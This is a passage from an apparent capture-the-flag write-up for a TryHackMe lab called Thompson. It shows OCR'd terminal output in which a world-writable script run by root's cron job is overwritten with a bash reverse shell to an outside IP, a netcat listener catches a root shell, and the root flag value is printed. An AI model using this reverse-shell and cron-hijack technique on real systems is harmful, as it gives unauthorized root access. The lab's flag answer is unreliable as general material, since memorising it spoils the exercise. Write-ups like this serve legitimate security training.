
```
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Nov 25 18:37 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
tomcat@ubuntu:/home/jack$ ls -la
ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Nov 25 18:38 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
tomcat@ubuntu:/home/jack$ 
```

I found that **id.sh** script was getting executed with root permissions & updating this file every minute & I **had read, write & execution permissions** for id.sh script file.


kali@kali: ~/Desktop/tryhackme/others/Thompson
File Actions Edit View Help


```
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_success
-rw-r--r-- 1 root root   39 Nov 25 18:33 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
tomcat@ubuntu:/home/jack$ cat id.sh
cat id.sh
#!/bin/bash
id > test.txt
tomcat@ubuntu:/home/jack$ 
```

Then I stored a bash reverse shell in the file id.sh and started a netcat listener on my machine on port 20000.


kali@kali: ~/Desktop/tryhackme/others/Thompson
File Actions Edit View Help

```
  GNU nano 2.5.3                          File: id.sh

#!/bin/bash
bash -c 'exec bash -i &>/dev/tcp/10.9.5.219/20000 <&1'
```

Then after a minute, I got the reverse shell **with root permissions**. Then in the **/root/root.txt** file, I **found the root flag**.


kali@kali: ~/Desktop/tryhackme/others/Thompson/poc_thompson
File Actions Edit View Help

```
└─$ nc -lvp 20000
listening on [any] 20000 ...
10.10.60.115: inverse host lookup failed: Unknown host
connect to [10.9.5.219] from (UNKNOWN) [10.10.60.115] 42656
bash: cannot set terminal process group (1036): Inappropriate ioct
bash: no job control in this shell
root@ubuntu:/home/jack# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
root@ubuntu:~#
```